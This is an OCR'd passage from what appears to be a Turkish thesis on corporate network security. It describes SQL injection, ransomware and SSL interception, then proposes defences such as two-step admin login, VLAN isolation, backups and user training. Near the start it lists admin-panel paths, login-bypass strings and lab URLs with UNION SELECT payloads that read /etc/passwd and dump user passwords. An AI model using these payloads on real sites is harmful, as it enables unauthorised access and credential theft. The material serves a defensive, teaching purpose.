admin/account.html


admin/index.php
admin/index.html
admin/login.php
admin/login.html

administrator/login.php
administrator/account.html
administrator/account.php
admin/home.php
admin/controlpanel.html
admin/controlpanel.php
admin.php
admin.html
admin/cp.php
admin/cp.html

administrator/login.html
administrator.php
administrator/

SQL injection için bazı kod denemeleri mevcuttur. Website yönetim panellerindeki kullanıcı adı ve şifre kısmına es geçici meta kodlarını yazarak panele giriş yapılabilir.

Bu saldırı deneme yanılma yolu ile aşağıdaki kodlar kullanılarak yapılabilir. Şekil 3.21 de gösterildiği gibi veya aşağıdaki örnekleri verilen farklı kod denemeleri ile SQL injection yapılabilir.



Şekil 3.21 : Sql injection denemesi

admin'--

")) or (("x"))=(("x
" or ""+"

admin"or 1=1 or ""="
admin") or ("1"="1"—

"Or'='Or"
anything' OR 'x'='x

1'or'1'='1
' or 1=1 or "='

" or 1=1 or ""="

"Or 1 = 1'
' or 1=1—

or 1=1--
" or 1=1--
or 1=1--

Bazı sql injection için sql kod denemeleri şunlardır;

http://192.168.28.122/sqli/example1.php?name=root' or '1'='1

Select * from users where id='root' or '1'='1'

http://192.168.12.16/sqli/example1.php?name=kk' union select table_name 3,4,5

FROM information_schema.tables %26

http://192.168.2.26/sqli/example4.php?id=2 or 1=1

http://192.168.2.164/sqli/example1.php?name=root' union select

1,load_file('/etc/passwd'),3,4,5 %20

http://192.168.3.16/sqli/example3.php?name=root'/**/or/**/'1'='1

http://192.168.4.14/sqli/example4.php?id=2 union select name,passwd,3,4,5 from users

3.6.10 Virüs saldırıları

Virüsler, dosyaların içine sızan ve iç güdümlü olarak çoğalıp, yayılmak için dosyaları kullanan, dosyanın açıldığı anda kendini aktive eden program ya da program parçası kötü amaçlı yazılımlardır.

Virüsleri üretip yayılmasını sağlayan saldırganlar, çoğu zaman kullanıcıları yararlı yazılım gibi gösterdikleri program veya uygulamalarla tuzağa düşürürler. Kurbanın dosyayı açmasıyla virüsün dosyanın açıldığı cihaza yayılımı başlar ve kötü niyetli kullanıcıların virüsün yazılımında belirlediği komutların tuzağa düşürülen cihazda çalışması başlar.Zamanla müdahale edilmezse virüsler tüm cihaza yayılabilir. Hatta cihazın erişim sağladığı diğer cihazlara da yayılabilir (Cisco, 2018).

Virüsler eskiden günümüze kadar bilgisayarlar ve kurumsal ağlar için tehlike oluşturmaktadır. Günümüzde yeni birçok virüs türü bulunmaktadır. Bu yeni virüs türlerine yönelik yeni yaklaşımlar ve yeni önlemler uygulamak gerekir.

Son zamanlarda ransomware yani fidye virüsü türü oldukça yaygınlaşmıştır. Fidye virüsü bulaştığı bilişim sistemlerinde dosyaları şifreler veya tüm sistemi kilitler.

Bulaştığı sistemdeki her türlü dosyayı şifreler. Şifrelenen dosyalar açılamaz ve erişilemez hale gelir.

Fidye virüsü işletim sistemindenki açıklardan yararlanır. Bu saldırıyı yapan saldırganlar dosyaların açılması için özel anahtar gönderebileceklerini belirtirler. Bu ekrana gelen bir uyarı ile görünür. Bunun için de fidye isterler.

Diğer bir tür de bütün sistemi kilitleyip sistemi kullanılamaz hale getirir. Bu türde sadece dosyalar değil bütün sistem kullanılamaz hale gelir.

Fidye virüsü e-postalardan, tıklanan linklerden ve kaynağı bilinmeyen uygulamalardan bulaşabilmektedir.

Şekil 3.22 : Cryptolocker fidye virüsü uyarı ekranı

Ransomware yani fidye virüsünün en çok dikkat çeken ve birbirine benzer özelikleri olan üç tipi vardır. Bunlar cryptolocker, wannacry ve petyadır. Cryptolocker 2013 yılında ortaya çıkan bir fidye virüsüdür. İçinde e-fatura içeren sahte e-postalar üzerinden yayılmıştır. Microsoft windows işletim sistemini hedef almıştır. E-postalardaki ekler genelde .zip, .exe gibi türde olurlar. E-postalardaki eklerin açılması ile bilgisayardaki dosyalar şifrelenmektedir.

Daha sonra saldırganlar dosyaların açılabilmesi için Şekil 3.22 da göründüğü gibi fidye istemektedirler. Bu tür virüslerin amacı diğer virüsler gibi bilgisayara zarar vermek değil, dosyaları şifrelemektir. Virüs bilgisayardan silinse bile dosyalar hala şifreli olacaktır. E-postalardaki ekler .zip, .exe gibi türde olurlar.


Bir diğer ransomware virüsü olan wannacry da benzer yollar ile bulaşıyor. 2017 de ortaya çıkan ve iki yüz binin üzerinde bilgisayarı etkileyen wannacry fidye virüsünün bir diğer tipidir.

Wannacry ülkelerin önemli sistemlerine bile bulaşmıştır. Kurumları zarara uğratmakta ve itibar kaybına neden olmaktadır. Bu fidye virüsü ile verilerin gizliliği, bütünlüğü ve erişilebilirliği tehlikeye girmiş oluyor.

En önemlisi de kuruma ait önemli bilgiler üçüncü şahısların eline geçebiliyor. Ayrıca wannacry fidye virüsünün ağ içerisinde yayılma özelliği var. Bunu da ağdaki zayıf makineleri tespit edip otomatik olarak onlara da bulaşarak yapıyor.

Şekil 3.23 : Wannacry fidye virüsü uyarı ekranı

Fidye virüsünün bir diğer tipi olan petya, 2017 de birçok ülkenin etkilendiği geniş çaplı bir virüs saldırısıdır. Saldırgan diğer tiplerde olduğu gibi bu tipte de şifrelenen dosyaların açılması için fidye istiyor. Eğer belirtilen sürede fidye verilmezse dosyaların tamamının sileneceği söyleniyor.



Şekil 3.24 : Petya fidye virüsü uyarı ekranı

3.6.11 SSL ile şifrelenmiş kriptolu trafiklerde araya girme

SSL *(Secure Socket Layer)*, ağ üzerinden iletişim kuran client ve server arasındaki trafiği şifreleyerek güvenli bilgi alış verişini sağlayan ve default'ta 443 nolu portu kullanan bir güvenlik protokolüdür (Owasp, 2016).

SSL protokü ile veri karşı tarafa iletilmeden önce belirli bir şifreleme algoritması ile şifrelenir ve yalnızca doğru alıcı tarafından bu şifre çözülerek gerçek veri elde edilir. 1996 yılında v3.0 versiyonun yayınlanmasıyla bütün internet tarayıcılarının desteklediği bir standart hale gelmiştir (Owasp, 2017).

Gerçekte standartın asıl ismi TLS ***(Transport Layer Security)*** olmasına rağmen genellikle SSL kullanımı tercih edilmektedir. SSL/TLS, uygulama katmanı ile taşıma katmanı arasında yer alır ve bilginin şifreleme gibi gerekli olan kriptografik işlemlerden geçtikten sonra karşı tarafa iletilmesini sağlar. SSL'in aşağıdaki sürümleri mevcuttur (Owasp, 2016).

Şekil 3.25 : Örnek https bağlantısı

4. ZAFİYET, TEHDİT VE SALDIRILARA YÖNELİK YENİ KARŞI ÖNLEMLER VE UYGULANMASI

4.1 Kurum Website Güvenliği için İki Aşamalı Doğrulama ve MAC Bazlı Erişim Yöntemi

Websitelerine ait birçok güvenlik zafiyeti mevcuttur. SQL injection yapılarak veya website yönetim paneline erişim sağlanıp zayıf ve tahmin edilebilen parolalar ile sisteme sızmalar olabilir. Bu sorunlar için iki aşamalı doğrulama kullanmak bu zafiyetleri gidermek için önemli bir çözümdür.

İki aşamalı doğrulama da ilk aşama admin paneline erişmeden önce de bir kullanıcı adı ve şifre girilmesidir. Sadece bu kullanıcı adı ve şifreyi doğru girebilecek kişiler admin panelindeki kullanıcı ve şifre girme kısmına erişebilir. Buraya erişebilen kişiler de kendileri için daha önce belirlenmiş kullanıcı adı ve şifreleri ile sisteme giriş yapabileceklerdir.


Dolayısı ile üçüncü şahışlar website yönetim paneline ulaşıp orada SQL injection yapamayacaklardır. Çünkü website yönetim paneline erişmeden önceki ilk kısımdaki kullanıcı adı ve şifreyi bilmeleri gerekecektir.

Şekil 4.1 : İlk kısımdaki doğrulama

Şekil 4.1 de ilk doğrulama kısmı gösterilmiştir. İlk doğrulama kısmında belirli bir kullanıcı adı ve şifre kısmı mevcuttur. Burada bir güvenlik adımı vardır.

Bu kısımda hiçbir şekilde sunucuya bağlantı sağlanmamıştır. Bu yüzden olası bir saldırı sunucu üzerinden gerçekleşeceğinden sunucuya ulaşmak için buradaki kullanıcı adı ve şifreyi bilmek gerekecektir.

Saldırganın bu kullanıcı adı ve şifreyi bilmesi ve ardından Şekil 4.2 deki sunucu üzerindeki yönetim paneline ulaşıp orada da ayrıca bir kullanıcı adı ve şifre bilmesi gerekecektir. Böylece iki aşamalı doğrulama ile güvenlik arttırılmıştır.



Şekil 4.2 : İkinci kısımdaki doğrulama (yönetim paneli giriş ekranı)

Ayrıca bu yöntemle birlikte MAC bazlı erişim yönteminin de kullanılmasıyla güvenlik daha da artacaktır. İki aşamalı doğrulama kurum websitesinde uygulanmış MAC bazlı erişim yönteminin de uygulanması planlanmaktadır. MAC yani media acess control, kısaca ağ kartımızın kimliğidir. Bilgisayarların ağa ve internete bağlanmaları için gerekli olan kartlar olan ağ kartlarında, numaralar mevcuttur. Bu numaralar her ağ kartında farklıdır. Website yönetim paneline ulaşabilecek belirli bilgisayarlar MAC adresi ile sisteme tanımlanırlar. Böylece sadece MAC adresi tanımlı olan bilgisayarlar website yönetim paneline erişebilecektir.

Böylece MAC adresi tanımlı olmayan saldırganlar SQL injection saldırısı yapsalar bile website yönetim paneline erişemeyeceklerdir. Bu yeni karşı önlemler ile SQL injection saldırılarına, kaba kuvvet saldırılarına ve zayıf parola zafiyetlerine önlemler alınmıştır.


4.2 Virüslerin Yayılmasını Önlemek ve Birimler Arası Güvenlik için VLAN İzolasyonu

VLAN (Virtual LAN), sanal yerel alan ağı olup, yerel ağı anahtarlarla bölmektir. Kurumsal ağda hem yapılanmayı hemde düzeni sağlamak açısından VLAN izolasyonu yapmak önemlidir.

VLAN izalasyonu ile dört blokluk IP deki üçüncü blok birimlerin sabit numaraları olur. Örneğin;

192.168.0.12 nolu IP de ilk blok ve ikinci blok sabit olurken, üçüncü bloktaki 0 rakamı bir müdürlüğü veya birimi temsil eder.

Örneğin teftiş birimini temsil eder. Yani teftiş birimindeki tüm bilgisayarların IPlerinin üçüncü bloğu 0 rakamı olur. Dördüncü blokta her bilgisayarda farklı bir rakam olur.



Şekil 4.3 : Vlan izolasyonu ip bloğu yapısı

Yukarıdaki Şekil 4.3 de de gösterildiği gibi bir diğer örnek olarak 192.168.2.16 ipsini ele alalım. Zaten ilk iki bloktaki 192 ve 168 rakamları sabittir. Üçüncü bloktaki 2 rakamı herhangi bir birimi ya da müdürlüğü temsil eder. O birimin arşiv olduğunu

varsayalım. Sondaki 16 rakamının olduğu blok arşiv birimindeki her bilgisayarda değişkenlik gösterir.

Şekil 4.4 : Aynı birimdeki IP bloğu

Yukarıda Şekil 4.4 de aynı birime ait iki farklı bilgisayarın IPleri gösterilmiştir. 3. bloktaki 5 rakamı birimi temsil ettiğinden iki IPde de 3. blok aynı rakam olduğundan bu IPlere sahip iki bilgisayarda aynı birimde bulunan bilgisayarlardır. Aynı birimde bulunan bilgisayarlar birbirleri arasında dosya, yazıcı, tarayıcı paylaşımı yapabilirler. Fakat farklı birimlerdeki bilgisayarlar VLAN izolasyonu sayesinde bir başka birimdeki dosya, yazıcı ve tarayıcılara erişemeyeceklerdir. Bu da birimler arasındaki güvenliği ve kaynak kullanımının yönetilebilmesini sağlar.

Virüslerin tüm ağa bulaşmasını engellemek için de önemli bir yöntemdir. Çünkü VLAN izolasyonu sayesinde kurumdaki her birimin IP aralığı farklı olacağından eğer bir kullanıcının bilgisayarına virüs bulaşırsa, virüs en fazla o birimdeki kullanıcıların bilgisayarlarına yayılır. Böylece virüs tüm ağa yayılmamış olur.

4.3 Kurumun Kendi SSL Sertifikasının Kullanılması

Daha önceleri HTTPS bağlantıları genelde e-ticaret ve ödeme işlemleri için kullanılıyordu. Günümüzde çoğu web sitesi sayfa özgünlüklerini korumak ve gizliliği sağlamak amacıyla https bağlantılarını kullanmaktadır.

Artık websiteleri HTTPS bağlantılarını tercih etmektedir. Bunun en önemli etmenlerinden biri de aramalarda Google'ın HTTPS sayfalarına daha üst sıralarda yer vermesi.

Şekil 4.5 : Kurumun SSL sertifikası

Kurumsal ağlarda kullanıcıların girdiği http bağlantılı olan websitelerinin içeriği ve kategorileri görüntülenmektedir. Risk oluşturan HTTP bağlantılı belirli kategorilerdeki ve içeriklerdeki websiteleri güvenlik duvarı tarafından engellenebilmektedir. Fakat https bağlantısını kullanan websitelerinin içeriği ve kategorisi görüntülenememektedir.

Kurumsal ağdaki bir kullanıcının hangi websitesine girdiği ve hangi kategorilerdeki websitelerine girdiği görüntülenememektedir. Bu da zafiyete ve tehditlere neden olup risk teşkil etmektedir. Bunun önüne geçmek için kurumun kendi SSL sertifikasını kullanması doğru olacaktır. Böylece kurum ağındaki kullanıcıların girdikleri HTTPS bağlantılı websitelerinin içeriği görüntülenebilecek ve risk oluşturan websiteleri engellenebilecektir.


Bu sayede tehdit oluşturabilecek ve kurum güvenliği için tehlike arz edebilecek websitelerine erişim engellenerek SSL den kaynaklı oluşabilecek zafiyetler ve SSL üzerinden ortadaki adam saldırıları minimuma indirilecektir.

4.4 Veri Kayıplarına Karşı ve Afetlere Yönelik Felaket Kurtarma Çözümü

Kesintisiz hizmet hem kamu kurumları için hem de özel sektör için çok önemli bir unsurdur. Hizmetin kesilmesi kurumlar açısından önemli bir sorundur.

Ağa karşı herhangi bir saldırının olması durumunda veriler kaybolabilir veya şifrelenip kullanılamaz hale gelebilir. Bu kurum için büyük öneme sahip bir konudur.

Ayrıca günümüzde oldukça yaygınlaşan fidye virüsleri sistemdeki dosyaları şifreleyip açılamaz hale getirdiğinden sürekli yedek almak en önemli çözümdür. Bundan dolayı felaket kurtarma çözümlerinde sürekli ana sistemin yedeği alındığından bu yöntem fidye virüslerine karşı bir çözüm olacaktır. Günde iki kez ana sistemin yedeğini felaket kurtarma çözümüne aktarmak faydalı olacaktır.



Şekil 4.6 : Örmek bir felaket kurtarma (disaster) yapısı

Ana sistemde bir afet durumu mesela ana sistemin bulunduğu yerde sel ya da yamgın olması ile cihazlar kullanılamaz hale gelebilir. Böyle bir durumda sistemin kullanımının kaldığı yerden devam etmesi gerekir. Sistemin devam etmesi de felaket kurtarma çözümü ile mümkündür.

Felaket kurtarma sistemine sürekli ana sistemin yedekleri aktarıldığından bilgiler kaybolmamış olacak ve herhangi bir sorun yaşanmamış olacaktır. Sistem de hizmet sunmaya devam edebilecektir.

4.5 Kurumdaki Kullanıcıların Bilinçlendirilmesi

İnsan kaynaklı zafiyetler kurumsal ağ güvenliğini tehdit eden en önemli unsurlardandır. Sistem ne kadar güvenli olursa olsun insan faktörü sistem güvenliğini tehlikeye atabilir. Bu yüzden kurum ağındaki kullanıcıların bilinçlendirilmesi çok önemlidir.

Kullanıcılar bilinçli olursa hatalı davranışlarda bulunmazlar. Böylece tehdit ve riskler azalacatır. Kullanıcılar kurum ağını tehlikeye sokacak birçok hatalı davranış sergileyebilmektedir. Bu davranışlara örnek olarak;

- Şifrelerin üçüncü sahışlar ile paylaşılması,
- Spam ya da tehdit unsuru oluşturabilecek e-postaların ve e-posta ekindeki dosyaların açılması
- Sahte websitelerine kullanıcı bilgilerinin girilmesi
- Kaynağı bilinmeyen programların yüklenmesi


Günümüzde her geçen gün yeni bir saldırı yöntemi ortaya çıkmaktadır. Bundan dolayı kurumdaki kullanıcılara sıklıkla bu yeni yöntemler hakkında bilgi vermek, kullanıcıları sürekli bilinçlendirmek gerekir.Böylece saldırganların yeni yöntemlerini bilen kullanıcılar buna göre hareket edecekler ve tuzaklara düşmemiş olacaklardır. Bu da kurum ağ güvenliğini sağlamada önemli bir konudur. Böylece virüs saldırılarına ve oltalama saldırılarına karşı önlem alınmış olacaktır. Kurumdaki kullanıcılar sıklıkla bilinçlendirilmiş, bilinçlendirme yapılmadan önce yaşanılan oltalama saldırıları yaşanmamıştır. Böylece karşı önlem başarılı olmuştur.

4.6 Kullanıcı Yetki Kısıtlamaları ve Bios Şifresi

Güvenliğin en önemli ilkelerinden biri en az yetki ve izin verilmediği sürece istenilen yere erişilememesi kuralıdır. Bundan dolayı kullanıcı yetki kısıtlamaları yapmak oldukça önemlidir.

Kullanıcıların zararlı websitelerine erişimi engellenmelidir. Böylece oltalama saldırılarına karşı önlem alınmış olacaktır.

Kullanıcıların exe dosyalarını indirmesi engellenmelidir. Ayrıca kullanıcıların program kurma yetkilerinin de olmaması gerekir.



Şekil 4.7 : Website giriş engelleme

Şekil 4.7 da gösterildiği gibi bazı websiteleri engellenmelidir. Bu websiteleri engellenerek websiteler üzerinden gelen ataklar da engellenmiş olacaktır.

Bu konuda zararlı olabilecek websiteleri engellenmelidir. Fakat insan zafiyetlerini en aza indirmek için web tabanlı yani tarayıcı üzerinden erişilebilen mail sayfalarını da engellemek gerekir.

Şekil 4.8 : Exe indirme engellleme


Şekil 4.8 de görüldüğü gibi kullanıcı exe uzantılı bir dosya indermeye çalıştığında engellenmesi gerekir. Çünkü çoğu zararlı yazılımlar exe uzantılı dosya türünü kullanılar.

Kullanıcıların zararlı yazılımları indirip tüm ağı tehlike atmalarını engellemek içn .exe uzantılı dosyalarının indirilmesinin engellenmesi gerekir.

Kurumdaki bilgisayarlarda bios şifresi de olması gerekir. Çünkü kullanıcılar ya da kötü niyetli kişiler bios dan başka işletim sistemi ile bilgisayarı açabilir. Böylece eski ve güncelleştirme almamış işletim sistemleri açılmış olur. Bu da saldırganlar için tam istenilen bir durumdur.

Çünkü saldırganlar en çok güncel olmayan işletim sistemlerinden sisteme sızabilmektedirler.

Ama Şekil 4.9 da gösterildiği gibi biosta şifre olursa bu durum önlenmiş olur. Böylece zafiyet ortadan kalkar.




Şekil 4.9 : BIOS şifre ekranı

4.7 Sürekli Güncelleştirmeler Yapmak

Kurumsal ağda sistem güvenliğini sağlamanın en önemli yöntemlerinin başında sistemi sürekli güncel tutmak gelmektedir.

Günümüzde fidye türü virüsler işletim sistemindeki açıklardan faydalanmaktadır. Bu yüzden işletim sistemlerini sürekli güncel tutmak başta günümüzde oldukça yaygınlaşan fidye türü virüsler olmak üzere diğer virüsler ve zararlı yazılımların sistemi etkilemesini önlemek için önemi bir çözüm yöntemi olacaktır.



Şekil 4.10 : Windows güncelleştirme ekranı

Şekil 4.10 da gösterildiği gibi bilgisayarların güncelleştirmelerin en son güncelleştirmeyi aldığına emin olmak gerekir.

Güncelleştirmeler genelde sistem üzerinden bütün bilgisayarlara yüklenir. Fakat sistem üzerinden güncelleştirme alamayan bilgisayarlar olabilir. Bunun için o bilgisayarlar tespit edilip gerekirse kullanıcı bilgisayarı üzerinden güncelleştirmeler yapılmalıdır.

